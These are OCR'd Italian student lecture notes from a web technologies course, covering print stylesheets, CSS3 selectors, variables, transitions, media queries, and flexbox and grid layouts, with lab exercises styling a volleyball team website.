


Normalmente, la stampa viene gestita da un file *.css* apposito (es. *print.css*), andando a definire apposite regole di stile e impostando *media='print'*. Similmente, abbiamo che tramite i DevTools attivati con F12 sulle pagine, possiamo attivare la simulazione di stampa con *"Toggle print media simulator"*.

Scritto da Gabriel

Inoltre, si tende a mettere *display:none* su elementi inutili e si tende ad usare *display:block* per rendere agevole il layout di stampa. In ultimo, si consiglia un font *serif* con 12 pt, usando layout *column* CSS e rimuovendo immagini/video ove inutili. Consigliato alternare uso di bordi e margini, definendo anche *page-break* con CSS.

La stampa resa migliore sarebbe così:



Tecnologie Web - Home Page Pagina 1 di 1

TECNOLOGIE WEB

dott. ssa Ombretta Gaggi
Dipartimento di Matematica Pura ed Applicata
Università di Padova

Ti trovi in: Home

ORARIO DELLE LEZIONI

lunedì: 11.30 - 13.30, Aula 2200
martedì: 11.30 - 13.30, Aula 2200
mercoledì: 11.30 - 13.30, Aula 2200

RICEVIMENTO STUDENTI

Prima delle lezioni o su appuntamento via email

ISCRIZIONE AL CORSO

Il materiale del corso disponibile on-line è in gran parte protetto da copyright. Per consultare o scaricare il materiale è necessario iscriversi fornendo il proprio nome, cognome, e indirizzo di posta elettronica.

La procedura di iscrizione al corso sarà attivata al momento dell'inizio delle lezioni.

AVVISI / NEWS

...

file:/C:/Users/Ombretta/Documenti/Didattica tecnologie web/TecnologieWeb/index.html 14/12/2008

I documenti esterni devono essere al massimo 3; non di più per le sezioni.

Codice della pagina del corso - intestazione

```
<html xmlns="http://www.w3.org/1999/xhtml"  xml:lang="it"
                                                lang="en">
<head>
   <title> Tecnologie Web - Home Page </title>
   <meta http-equiv="Content-Type"
                        content="text/html; charset=iso-8859-1"/>
   <link href="corso_tec.css" rel="stylesheet"
                        type="text/css" media="screen"/>
   <link href="corso_tec_print.css" rel="stylesheet"
                        type="text/css" media="print"/>
</head>
```

Foglio di stile per la stampa

```
html{
   font-family: "Times New
   Roman", Times, serif;
   font-size:12pt;
}
#header{
   padding:0.1em 1.5em 0.5em;
}
#logo{
   display:none;
}
.affiliazione{
   display:block;
}
```

```
#path{
   padding:1em 1.5em;
}

#nav{
   display:none;
}

#corpo{
   padding:0.1em 1.5em 0.5em;
}

#piede{
   display:none;
}
```

Tecnologie Web - 90

Raffinamento CSS3: come stampare i link? Ovviamente, ai link non sono interessato; infatti, l'utente se interessato, andrà direttamente da solo su un link (con "/" come segno per indicizzare in avanti il percorso [da lì in poi]). Tuttavia, è bene darne un'apposita colorazione tali da renderli immediatamente distinguibili.

```
a:link:after, a:visited:after {
    content: " [" attr(href) "] ";
    font-size:90%;
}
```

... e con CSS3:

```
a[href^="/"]:after {
    content: " (http://www.sito.it" attr(href) ") ";
}
```

Nei giorni 18 e 19 febbraio le lezioni sono sospese per permettere, a chi lo desidera, di partecipare all'evento "Cultura Senza Barriere" [http://www.culturasenzabarriere.org/]. Giovedì 11 c'e' lezione di recupero dalle 13.30 alle 15.30.

<u>Novità del linguaggio CSS3</u>

- *Nuovi selettori di attributo*
  - *elem[attr]* applica la regola ai tag elem che hanno un attributo attr
  - *elem[attr="value"] a*pplica la regola ai tag elem che hanno un attributo attr con valore *value*
  - *elem[attr~="value"]* applica la regola ai tag elem che hanno un attributo attr uguale a una *lista di parole separa*te da spazi che contiene la sottostringa value
  - *elem[attr|="value"]* applica la regola ai tag elem che hanno un attributo attr uguale a una *lista di parole separa*te da trattini. La prima parola deve essere uguale a value
  - *elem[attr*="value"]* applica la regola ai tag elem che hanno un attributo attr che contiene *la sottostringa value*
  - *elem[attr$="value"]* applica la regola ai tag elem che hanno un attributo attr che termina con la sottostringa value

- *Nuove pseudoclassi*
  - *:target* agisce sull'ancora di un link, ovvero sulla destinazione del link, alla sua attivazione
  - :*enable, :disable, :checked* agiscono sugli input (radio, checkbox o option) delle form quando si trovano nei rispettivi stati
  - *:not(selettore)*
  - *:default*

- *In base alla posizione*
  - *:nth-child(n)* elemento che è l'n-esimo figlio di suo padre
    - *li:nth-child(3)* tutti i punti elenco che si trovano in terza posizione (terzo figlio di un ul)
  - *:nth-last-child(n)* elemento che è l'n-esimo figlio di suo padre cominciando a contare dall'ultimo
  - *:nth-of-type(n)* elemento (ex: <p>) che è l'n-esimo figlio dello stesso tipo (ex: l'n-esimo figlio <p>) di suo padre
  - *:nth-last-of-type(n)* elemento (ex: <p>) che è l'n-esimo figlio dello stesso tipo (ex: l'n-esimo figlio <p>) di suo padre cominciando a contare dall'ultimo
  - *:only-child* elemento che è l'unico figlio di suo padre
  - *:only-of-type* elemento che è l'unico figlio di suo padre di quel tipo

Esempi con i selettori di posizione
I selettori di posizione permettono di selezionare più elementi allo stesso tempo

- *:nth-child(an+b)*
- *:nth-child(odd)*
- *:nth-child(even)*

Ciò può essere utile per garantire maggiore leggibilità tipo nelle tabelle, come si vede qui sotto.

Esempio: tabella a righe alternate

```
<table>
        <thead>
                <tr><th>1 col</th><th>2 col</th><th>3 col</th></tr>
        </thead>
        <tbody>
                <tr><td>Dato 1</td><td>Dato 2</td>
                    <td>Dato 3</td>
                </tr>
                <tr class="alternative"><td>Dato 4</td>
                   <td>Dato 5</td><td>Dato 6</td>
                </tr>
                …
        </tbody>
</table>
```

```
tr:nth-child(odd){
        background:#777
}
tr:nth-child(even){
        background:#AAA
}
```

Tecnologie Web - 97

1 col	2 col	3 col
Dato 1	Dato 2	Dato 3
Dato 4	Dato5	Dato 6
Dato 1	Dato 2	Dato 3
Dato 4	Dato5	Dato 6
Dato 1	Dato 2	Dato 3
Dato 4	Dato5	Dato 6

Laboratorio 3: CSS per la pagina Index

Importante: ricordarsi di validare le pagine (cio è utile per capire se sintatticamente la pagina è corretta e se ci sono tag non chiusi/verificare la presenza di problemi, ecc. Nella realtà, utile a garantire l'indicizzazione della pagina, quindi, che rimanga trovabile quando si ricerca quel contenuto).
Inseriamo il CSS nella home come segue, andando ad impostare la visualizzazione per schemi desktop e poi inserendo la favicon di riferimento per la pagina (cioè, l'iconcina vicina al titolo della tab attuale).

```
        <link rel="stylesheet" href="style.css" media="handheld, screen" />
        <link rel="shortcut icon" type="image/png" href="images/favicon.ico"/>
```

In questo pezzo, togliamo la spaziatura al CSS e poi andiamo ad impostare il font, interlinea minima di 1.5 em e il testo centrato (mettendo *margin: auto*). Inseriamo la larghezza massima per dare uno spazio massimo di scroll in larghezza fissando una dimensione di 1024px.

```
html, body{
    font-size:100;
    font-family: "Verdana", sans-serif;
    line-height: 1.5em;
    margin: auto;
}

body{
    max-width: 1024px;
}
```

Andiamo ad inserire il CSS progressivamente nella pagina, colorando le singole parti.
Note:

- Non inserire immagini intorno-oltre al MB di dimensione come background
- Dividiamo per best practice le sezioni dell'HTML in parti (header/body/ecc.)

Scritto da Gabriel

- Definiamo una variabile *root* per definire i colori dei singoli link/pezzi, tra cui i link visitati e non visitati, link delle news/contenuti/breadcrumb, ecc.
- Utile spezzare strutturalmente il CSS in parti singole riferite alla parte di pagina modellata (e.g., body/header/footer, ecc.)

In generale, quindi, in questo laboratorio si è fondamentalmente definito il pattern di colori con cui riempire la home, dato una minima esperienza di utilizzo e toccare con mano CSS. Segue il foglio di stile completo nelle sue parti.

```css
* {
    padding: 0em;
    margin: 0em;
}

:root {
    --bgcolor: #0365AE;
    --breadcolor: #163F77;
    --txtcolor: #FFF;
    --newscolor: #F3C42B;
    --newstxtcolor: #000;
    --contentxtcolor: #000;
    --contentbgcolor: #FFF;
    --linkcolor: #FFF;
    --visitedcolor: #F3C42B;
}

html, body {
    font-size: 100%;
    font-family: "Verdana", sans-serif;
    line-height: 1.5em;
    background-color: var(--bgcolor);
}

html {
    background-image: url(./images/bg.png);
    background-size: contain;
}

body {
    max-width: 1024px;
    margin: auto;
}

/*
====================================
                HEADER
====================================
*/

header {
    color: var(--txtcolor);
```

```
    text-align: center;
    padding: 1.0em;
    padding-top: 0.7em;
}

header h2 {
    font-size: 1.8em;
    padding: 0.5em;
    margin-top: 0.3em;
}

/*
=====================================
                MENU
=====================================
*/

#breadcrumb {
    color: var(--txtcolor);
    background-color: var(--breadcolor);
    font-size: 1.1em;
    padding: 0.5em 0em 0.5em 1.0em;
    border: 1px solid #000;
}

#breadcrumb a:link {
    color: var(--linkcolor);
}

#breadcrumb a:visited {
    color: var(--visitedcolor);
}

#menu {
    float: left;
    width: 25%;
    font-size: 1.3em;
    padding: 0.8em;
}

#menu a:link {
    color: var(--linkcolor);
}

#menu a:visited {
    color: var(--visitedcolor);
}

#menu ul {
    list-style-type: none;
```

```
}

/*
=====================================
                CORPO
=====================================
*/

aside {
    float: right;
    width: 20%;
    background-color: var(--bgcolor);
}

aside h2 {
    background-color: var(--newscolor);
}

main {
    margin: 28%;
    background-color: var(--contentbgcolor);
}

/*
=====================================
                FOOTER
=====================================
*/

footer {
    color: var(--txtcolor);
    background-color: var(--breadcolor);
}
```

Continuazione Lezione CSS: Variabili, Transizioni, Modelli di impaginazione e layout (griglia, multi-colonna. Flessibile)

Nella definizione del layout, ci sono alcune caratteristiche comuni, quali colori, dimensioni del font, ecc. A seguito di questo, il CSS non ha fornito supporto per le variabili, in quanto linguaggio di markup e non di programmazione, motivo per il quale sono state introdotte tramite l'introduzione di *preprocessori* CSS.

Un preprocessore CSS (CSS preprocessor) è uno strumento di scripting che consente di scrivere codice usando una sintassi CSS estesa specifica del preprocessore, codice che poi viene compilato nella sintassi CSS tradizionale con cui il browser web si interfaccia.
Esempi sono *Sass* (che usa $ come simbolo) oppure *LESS* (che usa @ come simbolo).

Essi permettono di aggiungere al normale CSS funzionalità come:

- variabili, in CSS esistono *var()* e *calc()* che permettono di creare oggetti e fare semplici calcoli direttamente nello stylesheet. Con un preprocessore l'uso delle variabili diventa ancora più facile e si estendono le funzionalità degli operatori di calcolo possibili.
    - Le variabili sono definite con *–nomeVariabile*
    - SI usano con la funzione *var(--nomeVariabile)*
- operatori logici, matematici, condizionali
- mixin, che sono pezzi di regole di stile che possono essere riutilizzati e parametrizzati. L'uso classico è quello di poter propagare facilmente alcune proprietà

```
:root{
    --coloreTesto: black;
    --coloreSfondo: white;
    --link: blue;
    --linkVisitati: purple;
}
```

Le variabili normalmente sono locali, a meno che non vengano usati dentro il selettore *:root*. In questo esempio che segue, le variabili sono globali (e accessibili con *var* come si vede a destra).

```
body {
   color: var(--coloreTesto);
   background-color: var(--coloreSfondo);
}
a:link{
   color: var(--link);
}
a:visited{
   color: var(--linkVisitati);
}
```

Nell'esempio qui a destra, le variabili sono locali. Qui, per esempio, il colore degli *h1* diventa verde, in quanto ridefinito localmente (passando quindi da nero a verde, come detto).

```
:root{
    --coloreTesto: black;
    --coloreSfondo: white;
    --link: blue;
    --linkVisitati: purple;
}

body {
   color: var(--coloreTesto);
   background-color: var(--coloreSfondo);
}

#header h1{
    --coloreTesto: green;
    color: var(--coloreTesto);
}

#header h2{
    color: var(--coloreTesto);
}
```

Per quanto riguarda le proprietà di CSS, ce ne sono varie che vedremo supportate dai vari browser. Per esempio, CSS3 definisce un nuovo modello di colori, *RGBA*, che permette di aggiungere il canale *Alpha* (da cui la A nell'acronimo) per l'opacità espressa con valore compreso tra 0 e 1 dove 1 vuol dire completamente opaco e 0 indica la totale trasparenza.

Ora definiamo l'opacità per un colore e per un singolo elemento nell'esempio che segue:

```
.semiTrasparente{
   color: rgba(0, 0, 0, 0.5);
}

.elem{
   opacity: 0.5;
}
```

Similmente, possiamo definire l'ombreggiatura del testo con relativa direzione, sfumatura, colore, ecc.

```
p {
   text-shadow: 10px 10px 10px #999;
}
```

L'ombreggiatura di un elemento ha la stessa sintassi di quella del testo e vi aggiunge l'ingrandimento:

```
.conOmbra  {
   box-shadow: 10px 10px 10px 5px rgba(999, 999, 999, 1);
}
```

Lo standard CSS3 permette di inserire più immagini di sfondo tramite la proprietà background, separando i valori con una virgola:

```
body {
   background: url(img1.jgp) no-repeat top left,
   url(img2.jgp) repeat-x bottom left,
   url(img3.jgp) repeat-y top right;
}
```

CSS3 permette di definire anche delle *transizioni*. Queste proprietà non sono ancora completamente supportate da tutti i browser (bene in Safari e Chrome, poi a calare Opera, Firefox e Internet Explorer).

Tag correlati:

- *transition-property*: la proprietà a cui applicare la transizione
- *transition-duration*: durata
- *transition-timing-function*: funzione che modella l'andamento della transizione (ease, linear, ease-in, ease-out, ease-in-out, cubic-bezier)

```
<body>
  <h1>CSS transitions, using <code>border-radius</code> and
  RGBa colors.</h1>

  <p id="daddy"><a href="">Big daddy link!</a></p>
  <p id="spurt"><a href="">Growth spurt link!</a></p>
  <p id="baby"><a href="">Shy baby link!</a></p>
  ...

</body>
```

L'utente di oggi non preferisce contenuti in movimento, anzi, meglio far muovere *al massimo* le cose importanti. Sono ben supportate su cellulari e molto meno sui desktop e normalmente utilizzate nei giochi.


```
<body>
  <h1>CSS transitions, using <code>border-radius</code> and
  RGBa colors.</h1>

  <p id="daddy"><a href="">Big daddy link!</a></p>
  <p id="spurt"><a href="">Growth spurt link!</a></p>
  <p id="baby"><a href="">Shy baby link!</a></p>
  ...

</body>
```


La transizione prende delle proprietà che cambiano (es. colori), facendo in modo che si abbia del tempo tra un cambiamento di una proprietà e un'altra proprietà.

Per dare la forma alla transizione, vengono definite le caratteristiche di padding/impostazione colori e impostazione colori del testo. In questo modo, cambia il colore del testo e anche il colore del bordo. Quando si devono cambiare le proprietà, ciò viene fatto automaticamente in modo lineare. Solo per completezza di visione, si espongono entrambi i pezzi di codice del pezzo precedente.

```
p { height: 360px; padding: 40px;}
a{ display: block;
   margin: 0 auto;
   color: rgba(255,255,255,.5);
   text-align: center;
   text-decoration: none;
   transition: .5s;
}
a:hover {
   background:
   rgba(255,255,255,.5);
   color: white;
   border-color: white;
}
```

```
#daddy {
   background: rgba(0,0,0,.3);
}
#daddy a {
   width: 120px; height: 120px;
   padding: 60px;
   border-radius: 80px;
   border: 60px solid
        rgba(255,255,255,.5);
}
#daddy a:hover {
   border-radius: 180px;
}
```

```
#spurt {
   background: rgba(0,0,0,.2);
}
#spurt a, #baby a {
   width: 80px; height: 80px;
   padding: 40px;
   border-radius: 60px;
   border: 40px solid
        rgba(255,255,255,.5);
   margin: 60px auto;
   font-size: 24px; }
```



```
#spurt a:hover {
   width: 120px; height: 120px;
   padding: 60px;
   border-width: 60px;
   border-radius: 180px;
   margin: 0 auto;
   font-size: 36px;
}
#baby { background: rgba(0,0,0,.1); }
#baby a:hover {
   width: 40px; height: 40px; padding:
   20px; margin: 120px auto;
   border-width: 20px;
   border-radius: 60px;
   font-size: 12px;
}
```

Nel caso di sintassi abbreviata, viene definito *tutto* in un colpo solo (usando anche i tag proprietari):

```
#myID {
   -webkit-transition: background 3s linear;
   -moz-transition: background 3s linear;
   -o-transition: background 3s linear;
   transition: background 3s linear;
   }

#myID {
   -webkit-transition: color 3s ease-out;
   -moz-transition: color 3s ease-out;
   -o-transition: color 3s ease-out;
   transition: color 3s ease-out;
   }
```

Scritto da Gabriel

Normalmente, vengono definite le media query (equivalenti ad avere un tag link con scritto *screen* oppure *print*).
È possibile i cosiddetti *punti di controllo/checkpoint* quando il layout cambia (a volte anche detti punti di rottura, quindi specifici intervalli di copertura in px dei layout).

```
@media screen and (min-width: 1024px){
   .classe{
      width: 960px;
   }
}
@media screen and (max-width: 768px){
    .classe{
      width: 100%;
    }
}
```

Risoluzione della prima versione di iPad in modalità portrait

```
@media screen{
   .classe{
      width: 960px;
   }
}
@media print{
    .classe{
      width: 90%;
    }
}
```

Sono consigliati i file separati per gestire gli *screen* oppure i *print* (normalmente, averli separati è il default).

Responsive Web Design

Similmente, è possibile definire anche l'orientamento (orizzontale-landscape o verticale-portrait) dentro le media query. Attenzione che nelle misure di min e max (definendo un range) devo coprire tutti gli intervalli. Per esempio, se definissi delle media query che riguardano le larghezze tra 600 e 1000, devo definire con precisione i comportamenti tra tutte queste grandezze (es. max 600 e max. 1000, ma tra 600 e 1000 non viene gestito nulla).


CSS3 definisce tre layout per impaginazione (il primo ben supportato, gli altri due nei browser più recenti).

- Multi-column layout, supportato dappertutto e organizzando il contenuto della pagina a colonne (quasi come quelle di un giornale). La dimensione delle colonne viene definita in *px*. Per esempio, le dimensioni vengono adattate come suggerite, facendole stare "per media" tra tutte le proporzioni. Se, invece, riuscisse a prendere più spazio, cerca di ridefinirlo equamente.

```
.classe {
  column-count:3;
}

.classe {
  column-width: 300px;
}
```

Per esempio, viene definito il layout a faccette (definito così dalla Gaggi, in inglese *faceted layout,* da tradurre almeno per me come "layout a sfaccettature"), un tipo di layout comunemente utilizzato nei siti web di e-commerce e in altri siti che presentano una grande quantità di contenuti organizzati in categorie.
Si tratta di utilizzare filtri, o sfaccettature (*facets*), per consentire all'utente di restringere la ricerca e trovare le informazioni o i prodotti specifici che sta cercando. Questi filtri sono solitamente visualizzati a lato della pagina o in alto e possono essere utilizzati per ordinare il contenuto in base a vari criteri, come prezzo, colore, dimensione e altro ancora.

Il layout faceted è quello dell'immagine di sx. Nella realtà, però, normalmente la disposizione è irregolare (immagine di dx).



- Flexbox, o Flexible Box Layout, è una modalità di layout dei CSS che dispone gli elementi in una riga o colonna monodimensionale. Consente agli elementi di ridursi o crescere proporzionalmente per riempire lo spazio disponibile e fornisce anche un modo per allineare e distribuire gli elementi all'interno del layout.

- Il layout a griglia/grid, invece, è una modalità di layout bidimensionale che dispone gli elementi in una griglia di righe e colonne. Consente un controllo più preciso sulle dimensioni e sulla posizione degli elementi all'interno della griglia e può essere utilizzato per creare layout complessi e reattivi.

Sia Flexbox che Grid Layout sono strumenti potenti per creare layout flessibili e reattivi in CSS e possono essere utilizzati insieme per creare design ancora più complessi.

Per tutti questi problemi, esiste una serie di soluzioni pensando alla semantica.

1) *inline-block*, vedendo tutto come una lista di card/un insieme di article. Si comporta come elemento di blocco, ma sarà posizionato in linea rispetto al testo circostante.
    - Un vantaggio comporta il controllo di altezza/larghezza dell'elemento, così come aggiungere padding/margini/altri stili (sarà trattato come elemento di linea, pertanto non crea una nuova riga e sarà affetto da formattazione come *line-height* e similari)

```
<ul class="cards">
  <li>
      <h2>Card 1</h2>
      <p>Setting items to <code>display: inline-block</code>
        can help us create a grid of items.... </p>
  </li>
  <li>
      <h2>Card 2</h2>
      <p>Setting items to <code>display: inline-block</code>
      can help us create a grid of items.... </p>
      <p>This card now has some additional content.</p>
  </li> ...
</ul>
```

```
.cards {
  margin: 0 -10px;
  padding: 0;
  list-style: none;
}
```

```
.cards li {
  display: inline-block;
  vertical-align: top;
  width: calc(33.3333% - 20px);
  background-color: #fff0f6;
  border: 1px solid #fcc2d7;
  margin: 0 10px 20px 10px;
  padding: 10px;
  border-radius: 5px;
}
```


2) *display:table*, prendendo qualcosa che non è tabella e creandolo come se lo fosse. Si definisce una classe per le liste che identificano le righe, si divide la lista in tante quante le righe e si aggiunge un contenitore che racchiude tutte le liste → lista di righe.
    - Il problema è che, pur raggiungendo un buon risultato visivo, è difficile da gestire a livello di ridimensionamenti e mischia la gestione presentazione - struttura (complesso da gestire, non supportato da tutti i browser e in generale semanticamente ambiguo)
    - Per esempio, nel codice che segue, volendo aggiungere elementi tocca rimodificare tutto il layout e la gestione viene messa tramite *div* che, a sua volta, gestisce una serie di liste
    - Le liste vengono viste come celle di tabella (*table-cell*) oppure come righe (*table-row*)

```
<div class="wrapper">
        <ul class="cards">
          <li>  <h2>Card 1</h2>  <p>...</p> </li>
          <li>  <h2>Card 2</h2>  <p>...</p> </li> ...
        </ul>
        <ul class="cards">
          <li>  <h2>Card 1</h2>  <p>...</p> </li>
          <li>  <h2>Card 2</h2>  <p>...</p> </li> ...
        </ul>
</div>
```

```
.wrapper{
   display: table;
   border-spacing: 20px;
   margin: -20px;
}

.cards {
   margin: 0;
   padding: 0;
   list-style: none;
   display: table-row;
}
```

```
.cards li {
   display: table-cell;
   vertical-align: center;
   background-color: #fff0f6;
   border: 1px solid #fcc2d7;
   padding: 10px;
   border-radius: 5px;
}
```

- *FlexBox*, la soluzione migliore, la cui idea è di dare al contenitore la possibilità di modificare la larghezza/altezza (e l'ordine) dei suoi elementi per riempire al meglio lo spazio disponibile (soprattutto per adattarsi a tutti i tipi di dispositivi di visualizzazione e alle dimensioni dello schermo).
    - Un contenitore flex espande gli elementi per riempire lo spazio libero disponibile o li rimpicciolisce per evitare l'overflow.



Similmente, possiamo gestire diverse proprietà elencate di seguito per i *flex*.

- *flex-direction*: direzione degli elementi flex, per righe o per colonne
- *flex-wrap*: permette di andare a capo
- *flex-basis*: definisce la larghezza (se flex-direction:row) o l'altezza (se flex-direction:column) di un elemento. Se 0 lo spazio viene distribuito a seconda di flex-grow
- *flex-grow*: se uguale a >=1 l'elemento può crescere per coprire lo spazio rimasto
- *flex-shrink*: se uguale a >=1 l'elemento può occupare meno spazio di quello definito inizialmente
- *flex*: proprietà scorciatoia *flex:flex-grow flex-shrink flex-basis*

Laboratorio 4: Continuazione CSS - Formattazione elenchi/padding elementi/aggiustamenti testo e sistemazione pagina Squadra

Andiamo ad arricchire l'header e il titolo nell'header (h1 header) per inserire le immagini corrette e ridimensioniamo tutto.

```
header{
    text-align:  center;
    padding:  1.0em;
    padding-top: 0.7em;
    margin: 0.7em;
    background: url('images/giannellipalleggio.jpg') right bottom no-repeat,
                url('images/michielettocoppa.jpg') left bottom no-repeat;
    background-size: 20%,20%;
}

header h1{
    background-image: url('images/logo_fipav.svg');
    background-repeat: no-repeat;
    background-position: center;
    background-size: contain;
    text-indent: -9999px;
    line-height: 1.5em;
    font-size: 6em;
}
```

Note:

- text-indent: -9999px; serve per spostare il testo semanticamente completamente fuori dal riquadro (come metterlo fuori schermo)

Inseriamo l'immagine di pallone della pallavolo di fianco ai link di navigazione:

```
#menu #currentlink{
    background-image: url('images/favpng_volleyball-icon.png');
    background-repeat: no-repeat;
    background-position: left center;
    background-size: 1.2em;
    text-indent: 1.5em;
}
```

Ora andiamo a formattare una serie di elementi nelle liste dei giocatori con relativi allineamenti. In particolare, definiamo la pagina come si presenta con un certo padding tra tutti i singoli elementi, definendo la spaziatura dei due punti (*dt::after*), l'allineamento a sinistra delle immagini dei link e relativo padding tra titoli ed elementi grafici/di testo interni.

```
main>dl{
    width: 95%;
    margin: auto;
}

#giocatori>dt{
```

```
    background-color: var(--breadcolor);
    color: var(--txtcolor);
    font-size: 1.1em;
    padding: 0.5em;
    border: 1px solid #000;
    margin-top: 0.5em;
}

#giocatori>dd{
    border: 1px solid #000;
    border-top: none;
    padding: 0.5em;
    margin-bottom: 0.5em;
}

#giocatori>dd img{
    float: left;
    width: 20%;
}

#giocatori>dd dl{
    margin-left: 25%;
}

.giocatore dt{
    float: left;
    font-weight: bold;
    padding-right: 0.5em;
}

.giocatore dt::after{
    content: ": "; /*aggiunge i due punti dopo il nome del giocatore*/
}

dt.riconoscimenti{
    float: none;
}
```

Conclusione CSS, Indicazioni Generali Progetto e Test Wooclap Accessibilità

In merito all'allineamento degli oggetti, si usa *align-items*, che definisce dove si allineano i vari elementi sia per i layout FlexBox che per i layout Grid (*align-self* è riferito solo a sé stesso). Comunque, dipende dalla dimensione dei singoli elementi. Listiamo una serie di attributi utili nell'allineamento per *flex*:

- *flex-start*: top del contenitore
- *flex-end*: bottom del contenitore
- *center*
- *stretch*: riempie il contenitore

align-content: richiede *flex-wrap: wrap* e agisce sull'asse y quando il contenitore è più alto dello spazio richiesto dal contenuto. Di default, tende a riempire il contenitore (*stretch*).
Con tutte queste proprietà i layout flex e grid possono essere equivalenti, ma non è equivalente il supporto dei browser (confrontando le statistiche, flex è più supportato di grid, ma in particolare su tutti i browser molto vecchi).

Un esempio classico di layout è il *grid layout*, che permette di creare una griglia bidimensionale in cui inserire degli elementi.
Sono strumenti molto potenti e l'unità di misura utilizzata è *fr (fraction)*, un'unità di misura creata appositamente per le griglie perché si adatta al layout (fraziona lo spazio disponibile).
Nell'esempio a lato, dividiamo in tre pezzi sulla base di una frazione.

```
.cards{
    display: grid;
    grid-template-columns: 1fr 1fr 1fr;
    grid-gap: 20px;
}
```

Essendo un layout a griglia, gestisco righe e colonne singolarmente. La dimensione di ogni riga/colonna può essere gestita individualmente e per posizionare i singoli oggetti, utilizzo gli *items*, specificando valori iniziali e finali.




FIG 1.2: The highlighted grid line is column line 2.

FIG 1.3: Here, I've highlighted the track between row lines 2 and 3.

Per raggruppare più celle posso definire un'*area*; oltre alle classiche righe/colonne, il *track* è lo spazio tra due linee di *grid* adiacenti. Qui di fianco, un esempio di utilizzo di *grid*.




FIG 1.4: The highlighted grid cell in this image is between row lines 2 and 3 and column lines 2 and 3.




FIG 1.5: The highlighted grid area in this image falls between row lines 1 and 3 and column lines 2 and 4.

In merito alla proprietà *grid*, utilizziamo questo insieme di definizioni:

- *grid-template-columns(/rows/areas)*: permette di definire template per righe/colonne/aree bidimensionali. In pratica si definisce il numero di righe/colonne
- *align-items, align-self*
- *justify-items, justify-self*: (valore di default stretch; gestiscono lo spazio rimanente quando non impostato sulle colonne)
- *repeat, auto-fill* (numero di colonne in base allo spazio da occupare sulla base dell'altezza, *auto-fit* (espande le colonne per riempire tutta la riga, sulla base della larghezza)
- *grid-gap*, crea uno spazio intermedio di una certa dimensione (normalmente in *px*, in quanto larghezza)
- *grid-auto-rows/grid-auto-columns*, che danno più libertà nella creazione degli item e, in base allo spazio disponibile, creano uno spazio di righe/colonne adattabile.

La struttura *flex* è più flessibile, in quanto pur utilizzando *px* si definisce un ingombro e ne metto quanti stanno (se non ci sta, va a capo, altrimenti comunque gestisce bene i ridimensionamenti).

Alcuni esempi:

```
.cards {
  display: grid;
  grid-template-columns: 1fr 1fr 1fr;
  grid-gap: 20px;
}
.card1 {
  grid-column: 1/3;
  grid-row: 1;
}
.card2 {
  grid-column: 3;
  grid-row: 1;
}
